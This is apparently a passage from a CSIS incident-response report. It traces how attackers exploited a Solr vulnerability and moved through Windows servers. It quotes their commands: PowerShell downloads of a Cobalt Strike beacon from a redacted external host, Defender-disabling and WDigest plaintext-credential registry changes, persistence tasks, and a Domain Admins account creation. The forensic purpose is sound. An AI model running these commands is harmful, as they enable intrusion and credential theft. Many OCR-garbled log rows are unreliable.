	HOST3	☐ RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\45ffcb4	ImagePath	\\127.0.0.1\ADMIN\$\45ffcb4.exe
	HOST3	다 RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\javaaw	ImagePath	C:\Windows\System32\cmd.exe /c C:\ProgramData\Oracle\Java\Issasc.exe
	HOST3	다 RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Svchost	C:/ProgramData/Oracle/Java/Issasc.exe

The perpetrator(s) also used this command to create a scheduled task on HOST3:

cmd.exe /C schtasks /create /tn Microsoft-Update-sc /sc Hourly /mo 1 /tr C:/ProgramData/Oracle/java/lssasc.exe /ru system /f

cmd.exe /C schtasks /create /tn Microsoft-Update-sc /sc Hourly /mo 1 /tr C:/ProgramData/Oracle/java/lssasc.exe /ru system /f

21

CSIS

Privilege Escalation

After the successful exploitation of the Solr server, the perpetrator(s) obtained the same privileges as the the Solr server was running with (**NT Authority\System**).

As the attack developed, the domain account (**ADMIN1**) was compromised, which has local admin privilege for all servers within the domain.

CSIS

Lateral Movement

Using the vulnerability **CVE-2019-17558** on the three Solr webservers **HOST1**, **HOST2** and **HOST3**, the perpetrator(s) gained access to them and were able to develop the attack further.

Lateral movement and activities on server H0ST3

After successful exploitation of the Solr vulnerability (seeInitial Access (patient-0)), the perpetrator(s) obtained full control of the server **HOST3**.

Following the exploitation, the perpetrator(s) downloaded the Cobalt Strike beacon using the following command:

```
powershell -c iwr http://X.X.X.X:21579/lssasc.exe -OutFile G:\solr-6.
6.3\server\lib\lssasc.exe
```

The investigation showed that this Cobalt Strike beacon had successfully downloaded a backdoor which was both executed as a part of the "lssasc.exe" process and spawned a "rundll32.exe" process:

estamo (UTC		DeviceName	AccountD •	Accou Alertid	 ActionType 	 FileName 	FolderPath	ProcessCommandLine		RemotelP	RemoteP
	46.16383312	HOST3	-		InboundConnectionAccep	ted				1000	43893
	56.88650377	HOST3	nt authority	system	ProcessCreated	whoami.exe	C:\Windows\System32\whoami.exe	whoami			
	15.555845Z	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPower	Sh-powershell			
	16.24276842	HOSTA			PowerShellCommand						
	16.27379822				PowerShellCommand						
	16.41481492				PowerShellCommand						
	52.24493752	HOST3	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPower	Sh-powershell -c Get-PSDrive			
	53.86589622	HOST3			PowerShellCommand						
	55.09798452		nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowe	Sh-powershell -c iwr http://	21579/Issasc.exe -OutFile G:\solr-6.6.3\server\lib\lssasc.ex	e	
	55.70712222	HOSTA			ConnectionSuccess					and the second sec	21579
	55.87935062	HORTS			FileCreated	Issasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe				
	58.88810477				FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe				
	59.88013842		_		AntivirusReport	Issasc.exe	G:\solr-6.6.3\server\lib				
	52.76779372		nt authority	system	ProcessCreated	Issasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe	Issasc.exe			
	52.81318462	HOST3			ImageLoaded	Issasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe				
	57.87833422				RegistryValueDeleted						
	57.87834092				RegistryValueDeleted						
	58.08217552				ConnectionSuccess						56231
	00.11944322				AntivirusReport	lssasc.exe	G:\solr-6.6.3\server\lib				
	36.70590492		s		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all			
	00.26921212	HOST3	nt authority	system	ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe			
	41.65322472	110.070	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe"			
	43.17569212	HOST3			AntivirurReport	Incase and	Calcole 6 6 3 convol lib				

At **2022-XX-XX XX:XX:XX**, an additional malicious file was downloaded using the following command:

powershell -c iwr http://X.X.X.X:21579/lapx.exe -OutFile G:\solr-6.6. 3\server\lib\lapx.exe

49.1272052Z	HOST3	nt authority system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh	powershell -c iwr http:// 21	579/lapx.exe -OutFile G:\solr-6.6.3\server\lib\lapx.exe	
49.8369085Z	HOST3		FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
52.5640814Z	HOSTS		FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
03.5404619Z		nt authority system	ProcessCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe	lapx.exe		
03.5905101Z	HOST3		ImageLoaded	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
08.6237756Z	HOST3		RegistryValueDeleted					
08.62378262	HOST3		RegistryValueDeleted					
08.8054603Z	HOST3		ConnectionSuccess					56231
11.0936662Z	HOST3		AntivirusReport	lapx.exe	G:\solr-6.6.3\server\lib			
39.0326982		nt authority system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd /c dir G:\solr-6.6.3\server\lib\lapx.ex	e	

At **2022-XX-XX XX:XX:XX** the perpetrator(s) executed the following command to disable built-in and/or third-party antivirus software on the server:

cmd.exe /C reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender" /v "DisableAntiSpyware" /d 1 /t REG DWORD

Later the perpetrator(s) executed a set of PowerShell commands to disable several components of Microsoft Defender, hence making proceeding with the attack easier for perpetrator(s):

:50.0083041Z	HOST3	nt authority syste	m ProcessCreated	powershell.exe	C:\Windows\System3Z\WindowsPowerShi"powershell.exe" Set-MpPreterence -DisableArchiveScanning \$true
:50.0613975Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh "powershell.exe" Set-MpPreference -DisableBlockAtFirstSeen \$true
:50.2740806Z		nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShi"powershell.exe" Set-MpPreference - DisableIOAVProtection \$true
:50.493585Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh+"powershell.exe" Set-MpPreference -DisablePrivacyMode \$true
:50.5759414Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh+"powershell.exe" Set-MpPreference -DisableRealtimeMonitoring Strue
:51.3688542Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh+"powershell.exe" Set-MpPreference -DisableScriptScanning \$true
:51.8064347Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShi "powershell.exe" Set-MpPreference -HighThreatDefaultAction 6 -Force
:52.029144Z	HOST3	I nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh+"powershell.exe" Set-MpPreference -LowThreatDefaultAction 6
:52.5489341Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShi"powershell.exe" Set-MpPreference -MAPSReporting 0
:52.5651944Z	HOST3		PowerShellCommand		
:53.0020251Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShi"powershell.exe" Set-MpPreference -ModerateThreatDefaultAction 6
:53.1943415Z		nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh+"powershell.exe" Set-MpPreference -SevereThreatDefaultAction 6
:53.4407302Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShi"powershell.exe" Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine \$true
:53.8087657Z	HOST3	nt authority system	m ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerSh="powershell.exe" Set-MpPreference -SubmitSamplesConsent 2

The perpetrator(s) obtained persistence on the server by creating the service with a misleading name ("javaaw" – similar to the default name of the main binary of the Java Runtime) and modifying the Registry key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run

9.38667062	HUSIJ	Int authority	system	Processcreated	15585C-9X8	C:\Programbata\Dracle\bava\lssasc.exe	ISSasc.exe
9.42653792	HOST3			ImageLoaded	Issasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	
4.45540752	HOST3			RegistryValueDeleted			
4.4554144Z	HOST3			RegistryValueDeleted			
4.63507512	HOST3			ConnectionSuccess			
6.36621532	HOST3	nt authority	y system	ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundl32.exe
6.53280282	HOST3			RegistryValueSet			
6.53281822				RegistryValueSet			
7.8438354Z	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C sc config "javaaw" start=auto&&net start javaaw
7.87610592	HOST3 HOST3	nt authority	y system	ProcessCreated	sc.exe	C:\Windows\System32\sc.exe	sc config "javaaw" start= auto
7.8926951Z		nt authority	system	ProcessCreated	net.exe	C:\Windows\System32\net.exe	net start javaaw
7.9078954Z	HOST3	nt authority	system	ProcessCreated	net1.exe	C:\Windows\System32\net1.exe	net1 start javaaw
7.9224336Z	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /c C:\ProgramData\Oracle\Java\Issasc.exe
7.9293224Z	HOST3	nt authority	system	ProcessCreated	Issasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	Issasc.exe
2.9577673Z	HOST3			RegistryValueDeleted			
2.9577821Z	HOST3			RegistryValueDeleted			
1.9976628Z	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C sc query javaaw
2.03055Z	HOST3			ProcessCreated	sc.exe	C:\Windows\System32\sc.exe	sc query javaaw
3.5993306Z	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C systeminfo
3.63827642	HOST3	nt authority	y system	ProcessCreated	systeminfo.exe	C:\Windows\System32\systeminfo.exe	systeminfo
6.903836Z	HOST3			ConnectionSuccess			
6.93135692	HOST3			ConnectionSuccess			
7.071712Z	HOST3			ConnectionSuccess			
1.63990232				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /f
1.68279462	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v Svchost /t REG_SZ /d "C:/ProgramData/Oracle/Java/Issasc.exe
1.70804992	HOST3			ProcessCreated	reg.exe	C:\Windows\System32\reg.exe	reg_add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v Svchost /t REG_SZ /d "C:/ProgramData/Oracle/Java/Issasc.exe " /f

Using "fscan" (see Malware and Tools) the perpetrator(s) scanned the local network for reachable hosts and their open ports.

The perpetrator(s) uploaded the IOX tool in order to use server **HOST3** as a proxy.

tamp (UTC)	DeviceName	.T AccountDo -	Accou - Ale	ettid 🚽 ActionType	 FileName 	💥 FolderPath	ProcessCommandLine	 RemotelP 	 RemotePort 	 RemoteUrl
5:04.3325824Z	HOST3	. nt authority	system	ProcessCreated	fscan.exe	C:\Windows\Temp\fscan.exe	fscan.exe -h /24 -o out.txt			
5:04.4763927Z	HOST3			ImageLoaded	fscan.exe	C:\Windows\Temp\fscan.exe				
5:07.6648499Z	HOST3			ConnectionSuccess				and the second sec	445	
5:07.6650909Z	HOST3			ConnectionSuccess				and the second se	135	the second s
5:07.6658103Z	HOST3			ConnectionSuccess				the second se	139	Contract of the local division of the local
5:07.666952Z	HOST3	100		ConnectionSuccess					445	and the second se
5:07.6669932Z	HOST3			ConnectionSuccess					135	
5:07.6678087Z	HOST3			ConnectionSuccess				and the second se	139	
5:07.6733841Z	HOST3			ConnectionSuccess					8983	Contract of the second second
5:07.6753623Z	HOST3	100		ConnectionSuccess					8983	and the second sec
7:01.4077328Z	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all			
5:49.1144094Z	HOST3			FileCreated	iox.exe	C:\ProgramData\Oracle\Java\installca				
0:33.8662454Z	HOST3	. nt authority	system	ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\installca	iche_iox.exe proxy -I 52242			
0:33.9301419Z	HOST3			ImageLoaded	iox.exe	C:\ProgramData\Oracle\Java\installca	iche_			
4:22.6006257Z	HOST3 HOST3	nt authority	system	ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\installca	iche_iox.exe proxy -r 55214			
4:22.8010199Z				ConnectionSuccess					65214	
5:37.6591943Z	HOST3 HOST3	. nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C tasklist			
5:37.6973416Z		100		ProcessCreated	tasklist.exe	C:\Windows\System32\tasklist.exe	tasklist			
6:20.2391543Z	HOST3 HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /PID 2028			
6:31.2380987Z				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /F /PID 2028			
6:03.1281006Z	HOST3			RegistryValueSet						
6:03.1283943Z	HOST3			RegistryValueSet						
6:03.1798454Z	HOST3 HOST3			RegistryValueSet						
6:03.1801005Z	- and a set			RegistryValueDeleted						
6:56.6596581Z	HOST3			ConnectionSuccess					3268	
6:56.7574556Z	HOST3			ConnectionSuccess				and the second se	3268	
6:58.6779161Z	HOST3			ConnectionSuccess					445	-
6:59.0361752Z	HOST3			ConnectionSuccess					445	-
6:59.0367053Z	HOST3			ConnectionSuccess					445	
6:59.0387997Z	HOST3	-		ConnectionSuccess				A REAL PROPERTY AND A REAL	445	
7:01.0449597Z	HOST3			ConnectionSuccess					445	Manual Advances
7:02.673477Z	HOST3			ConnectionSuccess					445	
7:02.6735915Z	HOST3			ConnectionSuccess					445	
7:02.67853122	HOST3	-		ConnectionSuccess					445	
7:02.67954742	HOST3			ConnectionSuccess					445	-

Using the BloodHound tool the perpetrator(s) scanned the local network to map and quantify possible Active Directory attack paths.

•	DeviceName -	AccountDo •	Accou - Alertid	 ActionType 	✓ FileName	3 FolderPath	 ProcessCommandLine 	 RemotelP 	- RemotePort	 RemoteUrl 	- SHA256	 InitiatingProces
56.6596581Z	HOST3			ConnectionSuccess					3268			rundll32.exe
56.7574556Z	HOST3			ConnectionSuccess					3268			rundll32.exe
58.6779161Z	HOST3			ConnectionSuccess					445			rundll32.exe
59.0361752Z	HOST3			ConnectionSuccess					445	the second s		rundll32.exe
59.0367053Z				ConnectionSuccess					445			rundll32.exe
59.0387997Z	HOST3			ConnectionSuccess					445	and the second se		rundll32.exe
01.0449597Z	HOST3			ConnectionSuccess					445			rundll32.exe
02.6734772	HOST3			ConnectionSuccess					445			rundll32.exe
02.6735915Z	HOST3			ConnectionSuccess					445			rundll32.exe
02.6785312Z	HOST3			ConnectionSuccess					445	And in case of the local division of the loc		rundll32.exe
02.67954742				ConnectionSuccess					445			rundll32.exe
02.6853055Z	HOST3			ConnectionSuccess					445			rundll32.exe
02.6906594Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.6693786Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.6704358Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.6709231Z				ConnectionSuccess					445			rundll32.exe
03.6709872Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.6737748Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.6823706Z	HOST3			ConnectionSuccess					445	-		rundll32.exe
03.6842078Z				ConnectionSuccess					445			rundll32.exe
03.69602152	HOST3			ConnectionSuccess				the second se	445	_		rundll32.exe
03.6990378Z	HOST3			ConnectionSuccess					445			rundl132.exe
03.7015581Z	HOST3			ConnectionSuccess				and the second s	445	_		rundll32.exe
03.707114Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.7085171Z				ConnectionSuccess					445	And in case of the local division of the loc		rundll32.exe
03.7140078Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.71769262	HOST3			ConnectionSuccess					445	the second se		rundli32.exe
03.72553732	HOST3			ConnectionSuccess					445			rundl132.exe
03.7282053Z	HOST3			ConnectionSuccess					445	the second se		rundll32.exe
03.7301601Z	HOST3			ConnectionSuccess					445			rundll32.exe
03.8922578Z	HOST3			ConnectionSuccess					445	And in case of		rundll32.exe
03.893265Z				ConnectionSuccess					445			rundll32.exe
03.97515912	HOST3			ConnectionSuccess					445	the second second		rundll32.exe
03.98024982	HOST3			ConnectionSuccess					445			rundl132.exe
03.9810626Z	HOST3)			ConnectionSuccess					445	Statistics and states		rundll32.exe
03.98612492	HOST3			ConnectionSuccess					445			rundl132.exe
03.99211212				ConnectionSuccess					445	And in case of the local division of the loc		rundll32.exe
03.9978886Z	HOST3			ConnectionSuccess				the second se	445			rundll32.exe
04.68752512	HOST3			ConnectionSuccess					445	the second se		rundl132.exe
05.6776838Z	HOST3			ConnectionSuccess					445	_		rundll32.exe
06.7868103Z	HOST3			ConnectionSuccess					445			rundll32.exe
D6.8727638Z	HOST3			ConnectionSuccess					445	-		rundl132.exe
06.9336375Z				ConnectionSuccess					445	100.000		rundll32.exe
06.9360655Z	HOST3			ConnectionSuccess					445			rundli32.exe
06.95834Z	HOST3			ConnectionSuccess					445	The second second		rundll32.exe
07.0204741Z	HOST3)			ConnectionSuccess					445	and the second second		rundll32.exe
09.6799777Z	HOST3			ConnectionSuccess					445	the second se		rundli32.exe
09.68290752				ConnectionSuccess					445		and the second se	rundll32.exe
15.29032942	HOST3			FileCreated	20220921094655_BloodHound.zip	G:\solr-6.6.3\server\20220921094655 BloodHound.zi					17434bea5eee5	

The perpetrator(s) modified Windows Registry so that the OS would store plain text credentials in memory. This way, these credentials could be eventually extracted from the memory and be used later to develop the attack further.

np (UTC)		DeviceName	 Account 	De 🗸 Accou 🗸 Alertid 🔽	ActionType	▼ FileName		FolderPath		ProcessCommandLine	
26.6	351463Z	HOST3			ProcessCreated	cmd.exe		C:\Windows\System32\cmd.ex	e	cmd.exe /C reg add HKLM\SYSTEM\Cur	rentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /
26.6	7276062			da637993	đ	cmd.exe		C:\Windows\System32		cmd.exe /C reg add HKLM\SYSTEM\Cun	rentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /
26.6	727606Z	HOST3			ProcessCreated	reg.exe		C:\Windows\System32\reg.exe	e	reg add HKLM\SYSTEM\CurrentControl	ISet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
26.6	8060752			da637993	8	cmd.exe		C:\Windows\System32		cmd.exe /C reg add HKLM\SYSTEM\Cur	rentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /
26.6	806075Z			da637993	4	reg.exe		C:\Windows\System32			ISet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
	806075Z			da637993		cmd.exe		C:\Windows\System32		cmd.exe /C reg add HKLM\SYSTEM\Cur	rentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1/
26.6	806075Z	HOST3			RegistryValueSet						
	806075Z			da637993		reg.exe		C:\Windows\System32			ISet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
	806075Z			da637993		reg.exe		C:\Windows\System32			ISet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
	8060752 1.53051884	HOST	13	da637993	5 ProcessCreat	reg.exe	cmd.exe	C:\Windows\System32	C:\Windows\System3		ISet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f cmd.exe /C reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDig
:18	.55971177	Z		d	a6380012		cmd.exe		C:\Windows\System3	2 (cmd.exe /C reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDig
:18	.55971177	Z		d	a6380011		reg.exe		C:\Windows\System3	2 1	reg_add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseL
:18	.55971177	Z HOST	F3		ProcessCreat	ed	reg.exe		C:\Windows\System3	2\reg.exe	reg_add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseL
:18	.55971177	Z		d	a6380011		cmd.exe		C:\Windows\System3	2 (cmd.exe /C reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDig
:18	.55971177	z		d	a6380012		reg.exe		C:\Windows\System3	2 .	reg_add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseL
:18	.55971177	Z		d	a6380012		cmd.exe		C:\Windows\System3	2 (cmd.exe /C reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDig
:18	.55971177	Z		d	a6380012		reg.exe		C:\Windows\System3	2	reg_add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseL

At 2022-XX-XX XX:XX:XX lateral movement to "HOST1" started

16.41755722	HOST3		ConnectionSuccess				56231	
27.63616442	HOST3		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C net time //		
44.9784356Z	HOST3		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ \C\$\ProgramData\Oracle\java\		
18.95358492	HOST3	nt authority system	ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe		
21.5217783Z	and the second		ConnectionSuccess				49668	caspdwe-sir-vm1
26.21789182	HOST2		ProcessCreated	Issasc.exe	C:\ProgramData\Oracle\Java\Jssasc.exe	"Issasc.exe"		
26.26780547	HOST2		ImageLoaded	Issasc.exe	C\ProgramData\Oracle\Java\Issasc.exe			

Using SharpHound, the perpetrator(s) performed a network scan from "HOST3".

Timestamp (UTC)	DeviceName	ActionType	FileName	ProcessCommandLine	 RemotelP 	RemotePort	RemoteUrl	 InitiatingProcessFileNa
1:09	HOST3	FileCreated	SharpHound.exe					lssasc.exe
2:01	HOST3	ProcessCreated	cmd.exe	cmd.exe /C SharpHound.exe				lssasc.exe
2:01		ProcessCreated	conhost.exe	conhost.exe 0x4				cmd.exe
2:01		ProcessCreated	SharpHound.exe	SharpHound.exe				cmd.exe
2:01	HOST3	ImageLoaded	SharpHound.exe					sharphound.exe
2:01	HOST3	ConnectionSuccess				389		SharpHound.exe
2:01		ImageLoaded	cryptdll.dll					sharphound.exe
2:47	HOST3	ConnectionSuccess				3268		SharpHound.exe
2:48		ConnectionSuccess			and the second se	445		SharpHound.exe
2:48		ConnectionSuccess				445	California and Anna a	SharpHound.exe
2:48	HOST3	ConnectionSuccess				445		SharpHound.exe
2:48	HOST3	ConnectionSuccess			1000	445		SharpHound.exe
2:48	HOST3	ConnectionSuccess				445		SharpHound.exe
2:48	HOST3	ConnectionSuccess				445		SharpHound.exe
2:48	HOST3	ConnectionSuccess				445	the second se	SharpHound.exe
2:48	HOSTS	ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess			1000	445		SharpHound.exe
2:48	HOST3	ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445	and the second se	SharpHound.exe
2:48		ConnectionSuccess				445	the second second second second	SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48	HOSTI	ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445	Company of Concession, and	SharpHound.exe
2:48	HOOTO	ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ImageLoaded	samlib.dll					sharphound.exe
2:48		ConnectionSuccess				445	Contraction of the local distance of the loc	SharpHound.exe
2:48		ConnectionSuccess				445	the second second second	SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess			_	445		SharpHound.exe
2:48	HOST2	ConnectionSuccess				445		SharpHound.exe
2:48	HORTS	ConnectionSuccess				445	the state strategy	SharpHound.exe
2:48	HOOTO	ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
2:48		ConnectionSuccess				445		SharpHound.exe
h-40		ConnectionEuccocc				AAC	and the second se	Charnellound ava

At 2022-XX-XX XX:XX:XX lateral movement started to "HOST4".

CSIS

Timestamp (UTC)	 DeviceName 	AccountDe Accou Alertid	ActionType	✓ FileName	J FolderPath	ProcessCommandLine
40:19.36232612			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ \C\$
42:46.3089551Z	HOST3		FileCreated	Issasc.exe	\'\C\$\Packages\Plugins\Issasc.exe	
42:46.9782091Z	HOST4		FileCreated	lssasc.exe	C:\Packages\Plugins\Issasc.exe	
42:47.1903384Z			AntivirusReport	lssasc.exe	C:\Packages\Plugins	
42:52.5580394Z	HOST4		FileModified	lssasc.exe	C:\Packages\Plugins\Issasc.exe	
43:48.2950599Z	HOST4		OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\Issasc.exe	
45:44.61459632	HOST3		ConnectionSuccess			
45:48.04194722	HOST4	-	AntivirusDetection	lssasc.exe	C:\Packages\Plugins	
:46:06.8661969Z	HOST4		FileDeleted	lssasc.exe	C:\Packages\Plugins	
:46:06.8662034Z	HOST4		FileDeleted	lssasc.exe	C:\Packages\Plugins	

At **2022-XX-XX XX:XX:XX** lateral movement to "HOST5" started.

UTC) -	DeviceName	- AccountDe - Accou -	Alertid 🖵	ActionType 🗸 🗸	FileName	T FolderPath	ProcessCommandLine
30.3028395Z	HOST3			FileCreated	Issasc.exe	\' \C\$\inetpub\temp\lssasc.exe	
:31.2433509Z	HOST5			AntivirusReport	lssasc.exe	C:\inetpub\temp	
:31.3017236Z	HOST5	and the second second		ProcessCreated	Issasc.exe	C:\inetpub\temp\lssasc.exe	"Issasc.exe"
:31.3445819Z	HOST5			ImageLoaded	lssasc.exe	C:\inetpub\temp\lssasc.exe	
:36.4690932Z	HOST5			RegistryValueDeleted			
:36.4691009Z	HOST5			RegistryValueDeleted			
:36.6758401Z	HOST5			ConnectionSuccess			
:37.9612805Z			da6380116		lssasc.exe	C:\inetpub\temp	
:49.4137618Z	HOST3			ConnectionSuccess			
:51.7324663Z	HOST5			AntivirusDetectionActionType	Issasc.exe	C:\inetpub\temp\lssasc.exe	
:51.7324663Z	HOST5			AntivirusDetectionActionType	lssasc.exe	C:\inetpub\temp\lssasc.exe	
:51.7324663Z			da6380116		lssasc.exe	C:\inetpub\temp	
:56.0693355Z			da6380116		lssasc.exe	C:\inetpub\temp	
:56.2405635Z			da6380116		Issasc.exe	C:\inetpub\temp	
:57.0438215Z	HOST5			AntivirusDetection	lssasc.exe	C:\inetpub\temp	
:57.0438215Z	HOST5			AntivirusDetection	Issasc.exe	C:\inetpub\temp	
:57.0438215Z	HOST5			AntivirusDetection	Issasc.exe	C:\inetpub\temp	

At **2022-XX-XX XX:XX:XX** the perpetrator(s) downloaded SharpWmi (seeSharpWmi) and saved it as **C:\Windows\Temp\sharpwmi.exe**.

The tool was then used to execute arbitrary commands on "HOST5".

At **2022-XX-XX XX:XX:XX** the perpetrator(s) attempted to create a new user and then add it to the "Domain Admins" group using the following command:

```
cmd.exe /C net user ADMIN1 P@ss123 /add /domain && net group "Domain
Admins" ADMIN1 /add /domain
```

Lateral movement and activities on server "HOST1"

Initially the server was compromised by exploitation of the Solr vulnerability CVE-2019-17558. It appears that all the files downloaded via PowerShell were detected by Microsoft Defender.

9:02.	HOST1			InboundConnectionAccepte	d				53697
9:13.	HOST1	nt authority	system	ProcessCreated	whoami.exe	C:\Windows\System32\whoami.exe	whoami		
9:13.	HOST1			ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1		
2:35.	HOST1	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\power	s powershell -c iwr http:// 52241/lssasc.exe -OutFile G:\solr-6.6.3\serv	er	
2:35./	HOST1	nt authority	system	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4		
2:35.	HOST1			ConnectionSuccess					62241
2:35.	HOST1			FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
2:38.	HOST1	_		FileCreated	lssasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
3:41.	HOST1			AntivirusDetection	Issasc.exe	G:\solr-6.6.3\server\lib			
1:04.	HOST1	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\power	s powershell -c iwr http:// :62241/lapx.exe -OutFile G:\solr-6.6.3\server	N.	
1:04.	HOST1	nt authority	system	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4		
:05.				FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
:08.	HOST1			FileCreated	lapx.exe	G:\solr-6.6.3\server\lib\lapx.exe			
2:06.	HOST1			AntivirusDetection	lapx.exe	G:\solr-6.6.3\server\lib			
:39.	HOST1			RegistryValueSet					
:37.	HOST1			FileCreated	Issasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
040.	HOST1			FileCreated	Issasc.exe	G:\solr-6.6.3\server\lib\lssasc.exe			
c38.	HOST1			AntivirusDetection	lssasc.exe	G:\solr-6.6.3\server\lib			
